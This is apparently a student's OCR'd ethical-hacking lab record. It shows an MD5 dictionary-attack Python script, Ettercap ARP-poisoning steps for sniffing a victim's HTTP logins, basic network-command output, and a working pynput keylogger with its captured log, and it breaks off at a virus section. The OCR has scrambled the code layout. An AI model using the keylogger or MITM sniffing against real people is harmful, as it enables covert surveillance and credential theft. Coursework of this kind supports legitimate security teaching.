
SYMCA-B
Roll No-74


Practical 3

Aim : Perform malware attacks and other cyber attacks and Trojan attacks and generate analysis report.

A. To find out the Information about the website.

A. Password Cracking :





MD5 Hash Generator


Use this generator to create an MD5 hash of a string:

Ethical@#$%Hacking


Generate →

Your String	Ethical@#$%Hacking
MD5 Hash	698543190dc248f71d96e5a4f1dd0bd2 Copy
SHA1 Hash	d4ed67854ef38bd8aa0ee67baa39412d9e305656 Copy

b. Use crackstation.net to feed in the above MD5 hashes and find out its equivalent words. Display the results obtained.




B. Dictionary attack:




Dictattack.py


```
import hashlib
flag=0
p_hash=input("Enter MD5 Hash : ")
dictionary = input("Enter dictionary
Filename : ") try:     password_file =
open(dictionary, "r") except:     print("No file
found.")     quit() for word in password_file:
   enc_word = word.encode('utf-8')
digest=hashlib.md5(enc_word.strip()).hexdigest()     if(digest==p_hash):
print ("password has been found")         print ("password is : " + word)
       flag=1         break
if(flag==0):         print ("No
password found.")
```




C) Encrypt and decrypt passwords using online and offline tools:



Step 3 − Make sure you are connected connected to local LAN and check the IP address address by typing the command ifconfig in the terminal.





Step 4 − Open up the terminal and type "Ettercap –G" to start the graphical version of Ettercap.


Step 5 − Now click the tab "sniff" in the menu bar and select "unified "unified sniffing" and click OK to select the interface. We are going to use "eth0" which means Ethernet connection.


Step 6 − Now click the "hosts" tab in the menu bar and click "scan for hosts". It will start scanning the whole network for the alive hosts.

Step 7 − Next, click the "hosts" tab and select "hosts list" to see the number of hosts available in the network. This list also includes the default gateway address. We have to be

careful when we select the targets.



Ettercap
0.8.3.1 (EB)
eth0 -> 08:00:27:95:BD:54
10.0.2.15/255.255.255.0
fe80::a00:27ff:fe95:bd54/64
SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534...
34 plugins
42 protocol dissectors
57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
3 hosts added to the hosts list...


Ettercap
0.8.3.1 (EB)
Hosts
Hosts list
Enable IPv6 Scan
Scan for hosts
Load hosts from file ...
Save hosts to file ...
10.0.2.15/255.255.255.0
fe80::a00:27ff:fe95:bd54/64
34 plugins
42 protocol dissectors


Ettercap
0.8.3.1 (EB)
Hosts
Hosts list
Enable IPv6 Scan
Scan for hosts
Load hosts from file ...
Save hosts to file ...
10.0.2.15/255.255.255.0
fe80::a00:27ff:fe95:bd54/64
34 plugins
42 protocol dissectors
57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint

Step 8 − Now we have to choose the targets. targets. In MITM, our target is the host machine, machine, and the route will be the router address to forward the traffic. In an MITM attack, , the attacker intercepts the network and sniffs the packets. packets. So, we will add the victim as "target 1" and the router address as "target 2."


In VMware environment, environment, the default default gateway will always end with "2" because "1" is assigned to the physical machine.



Step 9 − In this scenario, our target is "192.168.121.129" and the router is "192.168.121.2".

So we will add target 1 as victim IP and target 2 as router IP

Step 10 − Now click on "MITM" and click "ARP poisoning". Thereafter, check the option "Sniff remote connections" and click OK



Step 11 − Click "start" and select "start sniffing". This will start ARP poisoning in the network which means we have enabled our network card in "promiscuous "mode" and now the local traffic can be sniffed. Note − We have allowed only HTTP sniffing with, Ettercap, so don't expect HTTPS packets to be sniffed with this process.

Step 12 − Now it's time to see the results; results; if our victim logged into some. websites. You can see the results in the toolbar of Ettercap.

This is how sniffing works. You must have understood how easy it is to get the HTTP credentials just by enabling ARP poisoning.

E: Ipconfig, ping, traceroute and netstat:

Ipconfig:

```
Microsoft Windows [Version 10.0.19044.1889]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Radhey Shyam>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : citrus.com

Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::610d:d66:c91d:7ab0%4
   IPv4 Address. . . . . . . . . . . : 192.168.56.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Wireless LAN adapter Local Area Connection* 1:
```

ii. ipconfig/all : To see detailed IP information

```
Command Prompt

C:\Users\Radhey Shyam>ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : Jarvis
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Ethernet:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : citrus.com
   Description . . . . . . . . . . . : Realtek PCIe FE Family Controller
   Physical Address. . . . . . . . . : 94-57-A5-EA-B0-10
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
```

Ping:

```
Command Prompt

C:\Users\Radhey Shyam>ping www.google.com

Pinging www.google.com [2404:6800:4009:832::2004] with 32 bytes of data:
Reply from 2404:6800:4009:832::2004: time=47ms
Reply from 2404:6800:4009:832::2004: time=32ms
Reply from 2404:6800:4009:832::2004: time=34ms
Reply from 2404:6800:4009:832::2004: time=44ms

Ping statistics for 2404:6800:4009:832::2004:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 32ms, Maximum = 47ms, Average = 39ms
```

traceroute

```
Command Prompt
C:\Users\Radhey Shyam>tracert www.google.com

Tracing route to www.google.com [2404:6800:4009:832::2004]
over a maximum of 30 hops:

  1     2 ms     1 ms     3 ms  2401:4900:1724:64b::bb
  2     *        *        *     Request timed out.
  3    47 ms    30 ms    44 ms  fd01:1:1::5
  4    29 ms    17 ms    43 ms  2404:a800:2a00::201
  5    50 ms    38 ms    36 ms  2404:a800::167
  6    29 ms    17 ms    29 ms  2001:4860:1:1::10e0
  7    35 ms    22 ms    29 ms  2404:6800:8014::1
  8    38 ms    27 ms    67 ms  2001:4860:0:1::5c04
  9     *       44 ms     *     2001:4860:0:115b::b
 10    27 ms    28 ms    18 ms  2001:4860:0:115d::1
 11    40 ms    27 ms    27 ms  2001:4860:0:1::5ecf
 12    34 ms    41 ms    23 ms  bom07s45-in-x04.1e100.net [2404:6800:4009:832::2004]

Trace complete.
```

netstat:


Command Prompt
C:\Users\Radhey Shyam>netstat -an
Active Connections
Proto Local Address Foreign Address State
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING
TCP 0.0.0.0:445 0.0.0.0:0 LISTENING
TCP 0.0.0.0:5040 0.0.0.0:0 LISTENING
TCP 0.0.0.0:5357 0.0.0.0:0 LISTENING
TCP 0.0.0.0:7070 0.0.0.0:0 LISTENING
TCP 0.0.0.0:49664 0.0.0.0:0 LISTENING
TCP 0.0.0.0:49665 0.0.0.0:0 LISTENING
TCP 0.0.0.0:49666 0.0.0.0:0 LISTENING

Practical 4

Aim: Implementation of keyloggers ,viruses and trojans.

Create keylogger using python:

Log.py:-

```
import pynput  import logging
from pynput.keyboard import Key, Listener
log_dir = "D:/"
 logging.basicConfig(filename = (log_dir +
"keyLog.txt"),level=logging.DEBUG,  format='%(asctime)s: %(message)s')  def
my_key_on_press(key):
logging.info(str(key))  with Listener(on_press=my_key_on_press) as listener:
listener.join()
```

pract4 A.txt

```
2021-11-26 11:30:46,047: 'h'
2021-11-26 11:30:46,446: 'e'
2021-11-26 11:30:46,654: 'l'
2021-11-26 11:30:46,674: 'l'
2021-11-26 11:30:46,887: 'o'
2021-11-26 11:30:47,074: 'o'
2021-11-26 11:30:47,256: 'a'
2021-11-26 11:30:47,439: 'f'
2021-11-26 11:30:47,525: 'b'
2021-11-26 11:30:47,641: 'a'
2021-11-26 11:30:47,697: 'k'
2021-11-26 11:30:47,729: 'j'
2021-11-26 11:30:47,742: 'd'
2021-11-26 11:30:47,790: 'v'
2021-11-26 11:30:47,891: 'h'
2021-11-26 11:30:47,965: 'a'
2021-11-26 11:30:48,003: ';'
2021-11-26 11:30:48,033: 'i'
2021-11-26 11:30:48,147: 'e'
2021-11-26 11:30:48,157: 'f'
2021-11-26 11:30:48,168: 'h'
2021-11-26 11:30:48,264: 'k'
2021-11-26 11:30:48,274: 'j'
2021-11-26 11:30:48,325: 'a'
2021-11-26 11:30:48,335: 's'
2021-11-26 11:30:48,347: 'd'
2021-11-26 11:30:48,418: 'n'
2021-11-26 11:30:48,540: 'c'
2021-11-26 11:30:48,620: 's'
2021-11-26 11:30:48,638: 'k'
2021-11-26 11:30:48,746: ';'
2021-11-26 11:30:48,770: 'l'
2021-11-26 11:30:48,790: 'a'
2021-11-26 11:30:48,799: 'k'
2021-11-26 11:30:48,891: 'j'
2021-11-26 11:30:48,950: 'f'
2021-11-26 11:30:49,029: 'd'
2021-11-26 11:30:49,079: 'n'
2021-11-26 11:30:49,118: 'a'
```

Create Virus:

Usually, a computer virus does is made by three parts:

